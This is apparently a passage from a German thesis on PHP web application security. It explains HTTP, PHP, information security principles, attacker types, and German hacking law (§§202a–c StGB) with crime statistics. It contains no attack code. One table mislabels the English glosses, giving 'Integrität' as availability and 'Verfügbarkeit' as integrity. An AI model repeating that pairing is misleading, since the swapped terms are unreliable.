> *„Sicherheit bedeutet nicht immer mehr Umsatz, aber keine Sicherheit führt zu Umsatzeinbußen!“*[7]

[7] Christopher Kunz, Stefan Esser, PHP-Sicherheit - PHP/MySQL-Webanwendungen sicher Programmieren, 2008 [PHPSec08].

2. Grundlagen

2.1 HTTP

HTTP ist die Abkürzung für **H**yper **T**ext **T**ransfer **P**rotocol. Es dient als Grundlage der Datenübertragung in Webapplikationen und ist in der Version HTTP/1.1 in der RFC 2616 beschrieben.[8] Auf HTTP bauen viele weitere Protokolle und Techniken auf, wie SOAP oder AJAX. Die sichere Variante ist HTTPS, welches auf SSL-Verschlüsselung setzt, um Informationssicherheit zu gewährleisten.

HTTP und HTTPS arbeiten mit dem Anfrage -> Antwort-Prinzip. Das bedeutet, dass in der Praxis meist der Client dem Server eine Anfrage sendet und dieser eine entsprechende Antwort an den Client zurücksendet. Im OSI-Schichtenmodell ist HTTP in der Applikationsschicht angesiedelt und somit direkt über der Transportschicht, in der beispielsweise TCP arbeitet. In diesem Zusammenhang wird oft vom fünfschichtigen TCP/IP-Schichtenmodell gesprochen (vgl. Tabelle 1).

TCP/IP-Schicht	***Protokoll***
Applikationsschicht	HTTP, FTP, POP3, SMTP...
Transportschicht	TCP, UDP...
Vermittlungsschicht	Ipv6, Ipv4, ARP, Ipsec, ICMP...
Sicherungsschicht	Ethernet, PPP, PPTP, WLAN, ISDN...
Bitübertragungsschicht	TP-Kabel, Koaxialkabel, Glasfaser...

Tabelle 1: TCP/IP-Schichtenmodell (Quelle: eigene Darstellung, nach „Sichere Webanwendungen", S. 193, Tabelle 6.1)

[8] Hypertext Transfer Protocol – HTTP/1.1 [RFC2616].

2.1.1 Aufbau

Wichtig für das Verständnis von HTTP und der in Kapitel 4 beschriebenen Angriffsvektoren ist die in der RFC 2616 beschriebene Terminologie:

- Verbindung
  - ein auf der Transportschicht aufbauender virtueller Kreis, hergestellt zwischen zwei Programmen, um zu kommunizieren
- Nachricht
  - die grundlegende Einheit der HTTP-Kommunikation
  - strukturierte Sequenz von Bytes, wie in Abschnitt 4 des RFC 2616 beschrieben
- Anfrage
  - HTTP-Anfrage nach den Regeln in Abschnitt 5 des RFC 2616
  - Beispiel: Anfrage eines Bildes
- Antwort
  - HTTP-Antwort auf eine Anfrage nach den Regeln in Abschnitt 6 des RFC 2616
  - Beispiel: Bild als Antwort auf die entsprechende Nachfrage

Wie die Beispiele für Anfrage und Antwort schon zeigen, dient HTTP nicht nur zum Übertragen von Texten oder anderen ASCII-Daten, sondern auch zum Übertragen von binären Informationen, wie Bildern oder ähnlichem.

Trotz der im Februar 2002 veröffentlichten RFC 2774 für HTTP/1.2[9] wird heute fast überall HTTP/1.1 verwendet. Sowohl Clients als auch Server oder Proxys arbeiten damit. Der wesentliche Unterschied zu HTTP/1.0 besteht in der Optimierung. HTTP/1.1 beherrscht beispielsweise Streaming, wobei die Header nicht bei jeder Antwort neu gesendet werden müssen, oder auch Pipelining, bei dem der Client mehrere Anfragen stellt und unabhängig von der eigentlichen Sendereihenfolge die Antworten verarbeitet.

[9] An HTTP Extension Framework [RFC2774].



Abbildung 2: Firefox 3.6 HTTP-Anfrage auf http://fhdw.de/Startseite-FHDW-in-Dresden.aspx (Quelle: eigene Darstellung)

Eine vollständige Kommunikation zwischen Client und Server ist dann zustande gekommen, wenn der Client eine Anfrage an den Server gestellt hat und der Server diese mit einer Antwort quittiert. HTTP-Nachrichten bestehen aus zwei Teilen, dem Kopfteil und dem Körper.

2.1.2 Felder

Der Kopf besteht aus verschiedenen Feldern, zum Beispiel: „Content-Length: 12156“. Das Feld in dem Fall heißt „Content-Length“ und hat den Wert 12156. Dieser Wert beschreibt, wie viele Bytes an Daten im Körper enthalten sind. Der Kopf ist durch zwei CRLF vom Körper getrennt. Weitere häufig vorkommende Felder sind in Tabelle 2 aufgelistet.

Feldname	***Beschreibung***
REQUEST	Die verwendete Request-Methode und angeforderte Ressource und HTTP-Version
Host	Hostname, an den der Request gerichtet ist (wichtig für vHosts)
User-Agent	Informationen über Art und Version des Clients teilweise sogar Betriebssystemversion oder Patchstand
Referrer	Von welcher URL der Client auf die angefragte Ressource geleitet wurde

Tabelle 2: Auszug der häufigsten Felder in HTTP-Nachrichten (Quelle: eigene Darstellung, nach „Sichere Webanwendungen", S. 194, Tabelle 6.2)

In HTTP/1.1 sind alle Felder außer dem Host optional. Das liegt daran, dass nahezu auf jedem Webserver sogenannte virtuelle Hosts (vHost) verwendet werden. Mit diesem Mechanismus lassen sich auf einer IP mehrere Webseiten unter verschiedenen Domains betreiben. Bei HTTPS ist dies ein Spezialfall, auf den ich später eingehen werde. Wie in Abbildung 2 zu sehen ist, senden viele HTTP-Server ein Feld, um sich selbst zu identifizieren, in diesem Beispiel „Server: Microsoft-IIS/6.0“. Nicht nur der HTTP-Server, sondern auch die verwendete Scriptsprache sendet ihre eigenen Felder in den HTTP-Nachrichten (siehe Abbildung 3).

```
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50.727
```

Abbildung 3: "X"-Kopffelder von ASP.NET

Felder, die mit „X-“ beginnen, sind keine Standardfelder, sondern applikationsspezifisch. Solche Informationen sind schon das erste kleine, aber dennoch nicht zu verachtende Sicherheitsrisiko. In Kapitel 4.1 komme ich näher darauf zu sprechen.

In Abbildung 2 nicht zu sehen ist der Körper der HTTP-Nachrichten. Nach dem Kopf folgt bei manchen Nachrichten der Körper mit den eigentlichen Nutzdaten. Bei einer einfachen Anfrage nach einem Bild finden sich dann, nach speziellen Vorschriften kodiert, die Binärdaten des Bildes. Das Bild wird dann vom Client, also meistens dem Browser, angezeigt. Bei dieser Art des Nachrichtenaustauschs sendet der Client keine Nutzdaten, fordert aber vom Server Nutzdaten an. Es gibt auch Nachrichten, bei denen sowohl der Client, als auch der Server Nutzdaten in den Körpern der Nachrichten mitsenden. Klassisches Beispiel dafür sind HTML-Formulare. Die Daten aus den For-

mularen sendet der Client im Körper der Anfrage an den Server. Der Server verarbeitet diese Daten und antwortet dementsprechend auf die Anfrage.

2.1.3 Status-Codes

In den Antwortnachrichten, die vom Server gesendet werden, ist das erste Feld immer der Status-Code. Die erste Zahl des Status-Codes gibt die Klasse der Antwort an. Die letzten beiden Zahlen des dreistelligen Codes spielen bei der Kategorisierung keine Rolle. Insgesamt sind fünf verschiedene Kategorien definiert:

- 1xx: informative Nachrichten
  - Anfrage erhalten, wird weiterverarbeitet
- 2xx: Erfolgsmeldungen
  - Anfrage erfolgreich erhalten, verstanden und angenommen
- 3xx: Weiterleitungen
  - weitere Anfrage muss erfolgen, um das gewünschte Ergebnis zu erzielen
- 4xx: Fehler auf Clientseite
  - Anfrage hält sich nicht an die Syntax oder kann nicht verarbeitet werden
- 5xx: Fehler auf Serverseite
  - Server war nicht in der Lage, eine gültige Antwort zu senden

In der RFC 2616 sind insgesamt 42 verschiedene Status-Codes definiert.

2.1.4 Methoden

Das HTTP-Protokoll kennt acht verschiedene Methoden. Diese lassen sich in der Theorie in zwei Klassen einteilen. Das sind zum einen die „lesenden“ und zum anderen die „schreibenden“ Methoden [WebapSec09].

Methodenname	***Beschreibung***
HEAD	Genauso wie GET, nur ohne Körper als Antwort. Wird oft zum Prüfen auf Änderungen verwendet.
GET	Fragt nach einer bestimmten Ressource und erwartet diese im Körper der Antwort.
OPTIONS	Gibt eine Liste an HTTP-Methoden aus, die vom Server unterstützt werden.
TRACE	Sendet eine Anfrage und erwartet diese unverändert als Antwort zurück. Kann genutzt werden, um Zwangsproxys oder andere Server zwischen Client und Zielserver zu entdecken.

Tabelle 3: Lesende oder nicht ändernde HTTP-Methoden (Quelle: eigene Darstellung)

Methodenname	Beschreibung
POST	Sendet Informationen vom Client zum Server, z. B. Formulardaten
PUT	Ressourcen werden, im Körper kodiert, an den Server gesendet
DELETE	Veranlasst das Löschen einer Ressource

Tabelle 4: Schreibende HTTP-Methoden (Quelle: eigene Darstellung)

Diese Trennung ist heute in der Praxis so nicht mehr stimmig, denn viele Webapplikationen verändern auch Daten bei GET-Anfragen.

2.1.5 Verbindungsarten

HTTP ist ein zustandsloses Protokoll. Dies bedeutet, dass jede Anfrage als eigenständige und abgeschlossene Transaktion betrachtet wird. Der HTTP-Server kann also verschiedene Anfragen eines Nutzers nicht ordnen oder einer Sitzung zuordnen. Ein Vorteil, der sich daraus ergibt, ist die bessere Bandbreitennutzung. Seit HTTP/1.1 gibt es zusätzlich die Möglichkeit von persistenten Verbindungen. Diese ändern nichts an

der Zustandslosigkeit, sie verhindern lediglich, dass für jede Anfrage eine neue TCP-Verbindung eröffnet werden muss. Somit kann HTTP noch mehr Traffic sparen.

Ein Hauptproblem der Zustandslosigkeit ist die Tatsache, dass viele moderne Webapplikationen ohne eine Sitzung oder einen Zustand nicht denkbar sind. Es gibt Konzepte, welche auf höherer Ebene Sitzungen und somit das Wiedererkennen eines Nutzers ermöglichen. Diese Identifizierung erfolgt meist über Identifikationsnummern, welche auf verschiedensten Wegen zum Server geschickt werden. Diese Identifikation kann via HTTP-Kopffeld, Cookie oder GET-Parameter an die Applikation geschickt werden. Um das Einrichten und die Pflege von solchen Sitzungen muss sich immer die Applikation selbst kümmern. Der Webserver, der nur HTTP beherrscht, unterstützt den Programmierer dabei nicht.

2.2 PHP

PHP steht für „**P**HP: **H**ypertext **P**reprocessor“ und ist eine serverseitig interpretierte Scriptsprache, deren Syntax sich an die von C anlehnt. Das aktuelle PHP wird als freie Software unter der PHP-Lizenz[10] verbreitet. PHP selbst ist in C geschrieben und wurde erstmals in der Version 1.0 am 8. Juni 1995 von Rasmus Lerdorf veröffentlicht. Damals stand PHP noch für **P**ersonal **H**ome **P**age Tools (PHP Tools) und war noch in Perl geschrieben.[11] Während des Schreibens dieser Arbeit feierte PHP seinen 15. Geburtstag.[12]

Der Einsatz von PHP beschränkte sich anfangs auf die Erstellung von Webseiten. Die Einsatzmöglichkeiten wurden im gleichen Maße wie der Funktionsumfang immer vielseitiger. In der zum Zeitpunkt der Erstellung dieser Arbeit aktuellen PHP-Version 5.3.2 sind u. a. Unterstützung für:

- Namensräume
- SOAP-Unterstützung
- Late Static Binding
- Closures
- CLI

[10] The PHP License, Version 3.01 [PHPLICENSE].
[11] Announcing the Personal Home Page Tools (PHP Tools) version 1.0. [PHPRASLER].
[12] 15 Jahre PHP [PHPJUBI].

- Datenbankabstraktionsschicht
- Reflection
- DOM

direkt in PHP enthalten. Darüber hinaus kann der Funktionsumfang von PHP mit zahlreichen Modulen und Erweiterungen[13] vergrößert werden.

Zurzeit befindet sich die Version 6 von PHP in Entwicklung. Jedoch sind einige der für die Version 6 geplanten Änderungen bereits in PHP 5.3 eingeflossen. Dazu zählen u. a. das „Late Static Binding“[14] und die Unterstützung für Namensräume, wie sie bereits in Sprachen wie, C++[15] oder Java bekannt sind. In PHP 6 soll es nicht nur Neuerungen geben, folgende „alte“ Funktionen sollen mit Version 6 entfernt werden:

- Register Globals
- Magic Quotes
- Safe Mode

PHP wird dank des großen Funktionsumfangs nicht nur als Generator für dynamische Webseiten eingesetzt. Mit dem seit Version 4.3.0 unterstützten Typ *SAPI* namens *CLI* (Command Line Interface) lassen sich Anwendungen für die Kommandozeile und auch den Desktop mit PHP entwickeln. Somit findet man in PHP geschriebene Programme nahezu überall, sei es als Content-Management-System, eShop, CRON-Script, Ersatz für Shell-Scripte oder sogar als Desktopanwendung, mit Hilfe der GUI-Bibliotheken GTK[16] und Qt.[17]

13 Alphabetische Liste von PHP-Erweiterungen [PHPEXT].
14 Dokumentation zu „Late Static Binding“ [PHPLSB].
15 Final Draft des ISO/IEC FDIS 14882 [CPP].
16 PHP-GTK Anbindung [PHPGTK].
17 PHP-Qt Anbindung [PHPQT].

2.3 Informationssicherheit

In der Literatur werden die Begriffe „Informationstechnik“ sowie „Informations- und Kommunikationstechnik“ häufig synonym verwendet. Meist wird, der Kürze wegen, alles als „IT“ bezeichnet. In der Literatur wird daher überwiegend von IT-Sicherheit gesprochen. Die elektronische Verarbeitung von Informationen hat in nahezu allen Lebens- und Geschäftsbereichen Einzug gehalten. Nach dem BSI-Standard 100-1 ist die Unterscheidung, ob Informationen mit Informationstechnik, Kommunikationstechnik oder auf Papier verarbeitet werden, nicht mehr zeitgemäß. Der Begriff Informationssicherheit ist im Gegensatz zu IT-Sicherheit besser und umfassender geeignet.[18]

Das Bundesamt für Sicherheit in der Informationstechnik definiert Informationssicherheit im BSI-Standard 100-1 wie folgt:

> *„Informationssicherheit hat als Ziel den Schutz von Informationen jeglicher Art und Herkunft. Dabei können Informationen sowohl auf Papier, in Rechnersystemen oder auch in den Köpfen der Nutzer gespeichert sein. IT-Sicherheit beschäftigt sich an erster Stelle mit dem Schutz elektronisch gespeicherter Informationen und deren Verarbeitung.“*
>
> BSI-Standard 100-1: Managementsysteme für Informationssicherheit (ISMS)[19]

Das BSI erwähnt in diesem Standard einige Grundwerte und Oberbegriffe.

Grundwerte	***Oberbegriffe***
– Vertraulichkeit (confidentiality)	– Authentizität
– Integrität (availability)	– Verbindlichkeit
– Verfügbarkeit (integrity)	– Zuverlässigkeit
	– Nichtabstreitbarkeit

[18] BSI-Standard 100-1 - Managementsysteme für Informationssicherheit (ISMS) [BSI100].
[19] BSI-Standard 100-1 - Managementsysteme für Informationssicherheit (ISMS) [BSI100].



Abbildung 4: Informationssicherheit (Quelle: eigene Darstellung nach BSI: Grundwerte der Informationssicherheit)

2.3.1 Vertraulichkeit

Vertraulichkeit ist der Schutz vor unbefugter Preisgabe von Informationen. Vertrauliche Informationen sind nur für einen Empfänger oder einen beschränkten Empfängerkreis vorgesehen. Mit technischen Mitteln wird versucht, diese Eigenschaft zu sichern. In Deutschland gibt es einige Rechtsnormen, welche die Vertraulichkeit schützen.[20]

- Schutz der Vertraulichkeit des Wortes
- Briefgeheimnis
- Beichtgeheimnis
- ärztliche Schweigepflicht
- generelle Verschwiegenheitspflicht bestimmter Berufsgruppen

[20] BSI: Glossar – IT-Grundschutz-Kataloge [BSIGLOSSAR].

2.3.2 Integrität

Integrität bezeichnet die Sicherstellung der Korrektheit (Unversehrtheit) von Daten. Die Integrität ist gewahrt, wenn die Daten vom angegebenen Absender stammen und vollständig sowie unverändert an den Empfänger übertragen worden sind. Der Verlust der Integrität von Informationen kann daher bedeuten, dass diese unerlaubt verändert wurden. Veränderungen können absichtlich, unabsichtlich oder durch technische Fehler auftreten.

Eine mögliche technische Kontrolle der Integrität stellt eine Prüfsumme dar. Prüfsummen sind die Ergebnisse mathematischer Verfahren, welche auf die Daten angewendet werden. Diese Verfahren haben für ein Datum immer genau ein Ergebnis zur Folge. Dieses Ergebnis nennt man Prüfsumme. Wird das Datum verändert, ändert sich auch die Prüfsumme. Anhand dieser Prüfsumme lässt sich beim Empfänger die Integrität überprüfen. In der Praxis sind die Verfahren zur Sicherung der Integrität wesentlich komplexer und ganzheitlicher [ITSec03].

2.3.3 Verfügbarkeit

Die Verfügbarkeit von Dienstleistungen, Funktionen eines IT-Systems, IT-Anwendungen oder IT-Netzen oder auch von Informationen ist vorhanden, wenn diese von den Anwendern stets in einer zuvor festgelegten Zeitspanne ohne Einschränkungen und ordnungsgemäß genutzt werden können.[16] Verfügbarkeit lässt sich darüber hinaus als Wahrscheinlichkeit oder Maß definieren:

$$Verfügbarkeit = \frac{Gesamtzeit - Gesamtausfallzeit}{Gesamtzeit}$$

Formel 1: Verfügbarkeit (Quelle: eigene Darstellung)

2.4 Täterprofil

In den Medien wird mit dem Begriff „Hacker“ oft pauschal eine Person bezeichnet, die unbefugt in fremde IT-Systeme eindringt und Schaden anrichtet. Meist wird dabei nicht zwischen Hackern, Crackern und Script-Kiddies unterschieden. Hacker können als experimentierfreudige Programmierer angesehen werden, die sich aus technischem Interesse mit Sicherheitslücken in IT-Systemen auseinandersetzen. Das Bewusstsein, den Missbrauch dieser Informationen zu verhindern, geht soweit, dass sich Hacker einer selbst erstellten „Hacker-Ethik“ unterwerfen.[21] Einer der bekanntesten Hacker ist Linus Torvalds, der Schöpfer von Linux. Er bezeichnet sich selbst als Hacker.

Unter „Crackern“ werden Personen verstanden, die sich aufgrund krimineller Energie der Schwachstellen von IT-Systemen bedienen. Durch diese kriminellen Handlungen versuchen sie, rechtswidrige Vorteile oder gesellschaftliche Anerkennung zu erlangen. Bei „Script-Kiddies“[22] handelt es sich meist um Angreifer, die ohne umfangreiches Hintergrundwissen und aus Neugier vorgefertigte Angriffstools aus dem Internet gegen willkürlich ausgewählte Ziele anwenden.

> *„Der grundlegende Unterschied ist: Hacker bauen Dinge auf, Cracker zerstören sie.“*
>
> Chaos Computer Club[23]

Cracker, die über privilegiertes Wissen über die Organisation verfügen, die sie angreifen wollen, werden als „Insider“ bezeichnet. Oft handelt es sich bei Insidern um frustrierte Mitarbeiter einer Firma, die ihr erworbenes Wissen über betriebsinterne Abläufe dazu nutzen, der Firma Schaden zuzufügen. Die Gefahr, die von Insidern ausgeht, ist als besonders hoch einzuschätzen, da sie mit der technischen und organisatorischen Infrastruktur vertraut sind und vorhandene Schwachstellen möglicherweise bereits kennen.

Neben den Hackern, Crackern und Script-Kiddies stellt auch die Wirtschaftsspionage eine ernst zu nehmende Bedrohung dar. Ziel der Wirtschaftsspionage ist es, von Be-

---

21 Hacker, Cracker, Script-Kiddie: Eine Begriffserklärung [NETZWELT01].
22 Begriffsklärung zu ScriptKiddies [JARGON01].
23 Chaos Computer Club zum Thema „Wie werde ich ein Hacker“ [HACKHOWTO].

triebsgeheimnissen wie innovativen technischen Konzepten, Strategien und Ideen Kenntnis zu erlangen und diese als eigenen Wettbewerbsvorteil zu verwenden.

3. Rechtslage

Das Computerstrafrecht wurde in Deutschland 1986 mit dem 2. Gesetz zur Bekämpfung der Wirtschaftskriminalität in das Strafgesetzbuch eingeführt. Am 6. Juli 2007 hat der Bundesrat einen Gesetzentwurf bewilligt, der den Paragrafen 202 des Strafgesetzbuchs (StGB), Abschnitt „Verletzung des persönlichen Lebens- und Geheimbereichs“ durch das 41. Strafrechtsänderungsgesetz modifiziert und erweitert. Dieser trat am 11. August 2007 in Kraft. Bis dahin sorgte der Paragraf „Verletzung des Briefgeheimnisses“ für Richtlinien zu den Themen Briefgeheimnis, den physikalischem Zugriff auf nicht automatisierte Informationen, das Ausspähen und das Abfragen von Daten.

3.1 § 202a Ausspähen von Daten

„(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.“[24]

3.2 § 202b Abfangen von Daten

„Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§ 202a Abs. 2) aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.“[25]

3.3 § 202c Vorbereiten des Ausspähens und Abfangens von Daten – der Hackerparagraf

„(1) Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er

[24] § 202a Ausspähen von Daten [STGB202A].
[25] § 202b Abfangen von Daten [STGB202B].

1. Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder

2. Computerprogramme, deren Zweck die Begehung einer solchen Tat ist,

herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.

(2) § 149 Abs. 2 und 3 gilt entsprechend."[26]

3.4 Zusammenfassung

Bei „Daten" wird in diesem Zusammenhang von elektronisch kodierten Informationen gesprochen. Es kommt dabei nicht auf den Inhalt an, auch vermeintlich unwichtige Informationen wie Verzeichnisinhalte sind schützenswerte Daten. „Zugang" beschreibt die Möglichkeit des Abrufs dieser Daten. Der umgangssprachlich „Hackerparagraf" getaufte § 202c verbietet es grundsätzlich, Passwörter und Computerprogramme herzustellen, zu verschaffen, zu verkaufen oder sonst wie Dritten zu überlassen. Die maximale Strafe beträgt 1 Jahr Freiheitsentzug. Mitte Oktober 2007 veröffentlichte die European Expert Group for IT Security (EICAR) im Rahmen einer Konferenz ein 12seitiges Dokument zu den Änderungen am § 202. Die Experten kamen zu dem Schluss, dass sich für Sicherheitsspezialisten keine negativen Folgen ergeben sollten, sofern sie ihre eigene Arbeit ausreichend dokumentieren und die Tools und Vorgehensweisen nur nach ausdrücklicher Genehmigung des Getesteten einsetzen.[27] Wichtig ist es, dabei auf eine geschlossene Legitimationskette zu achten.

[26] § 202c Vorbereiten des Ausspähens und Abfangens von Daten [STGB202C].
[27] IT-SICHERHEIT UND § 202c StGB [JLUSSI].

Entscheidendes Merkmal des Strafbestands ist die Überwindung einer Zugangssicherung, welche den berechtigten vom unberechtigten Abrufen der Daten abgrenzt. Das Vorhandensein einer Sicherung belegt das Geheimhaltungsinteresse. Als Sicherung gelten alle Arten von Passwörtern, Zugangskarten oder Zertifikate, genauso wie die Verschlüsselung der Daten. Daten, die sich ohne Überwindung einer gesonderten Sicherung abrufen lassen, können straffrei ausgespäht werden. Beispiel dafür ist eine „geheime" Adresse wie „http://www.company.com/admin/geheime-liste.csv". Ist diese Datei allerdings verschlüsselt und müsste zum Lesen dieser Schutz umgangen werden, wäre der Tatbestand wieder erfüllt.

> *„Erfolgt der Zugriff mit Einverständnis des Verfügungsberechtigten, so sind die Daten nicht mehr ‚nicht für den Täter bestimmt', so dass der Tatbestand und damit die Strafbarkeit entfällt. Daher ist eine IT-Sicherheitsüberprüfung im Auftrag des Verfügungsberechtigten, trotz Anwendung ansonsten strafbarer Methoden, zulässig."*
>
> Christian Hawellek [28]

[28] Die strafrechtliche Relevanz von IT-Sicherheitsaudits [HAWELLEK].

3.5 BKA-Kriminalstatistik

Die Auswertung der BKA-Kriminalstatistiken[29] von 1998 bis 2009 zeigt, dass sich das Niveau der Summe aller als Computerkriminalität zusammengefassten Straftaten in den letzten Jahren nur leicht verändert hat (siehe Abbildung 5).



Abbildung 5: Auszug aus den BKA-Kriminalstatistiken von 1998 bis 2009; Computerkriminalität (897000) (Quelle: eigene Darstellung; Zahlen von den jeweiligen Statistiken)

Im Gegensatz dazu stehen Straftaten mit dem Ziel, Daten auszuspähen, abzufangen oder dies vorzubereiten (678.000). Diese stiegen in den letzten Jahren stark an (siehe Abbildung 6). Laut BKA resultierte dieser Anstieg überwiegend aus Fällen von „Ausspähen der PIN“ an Geldautomaten.

[29] Polizeiliche Kriminalstatistik [BKAPKS].

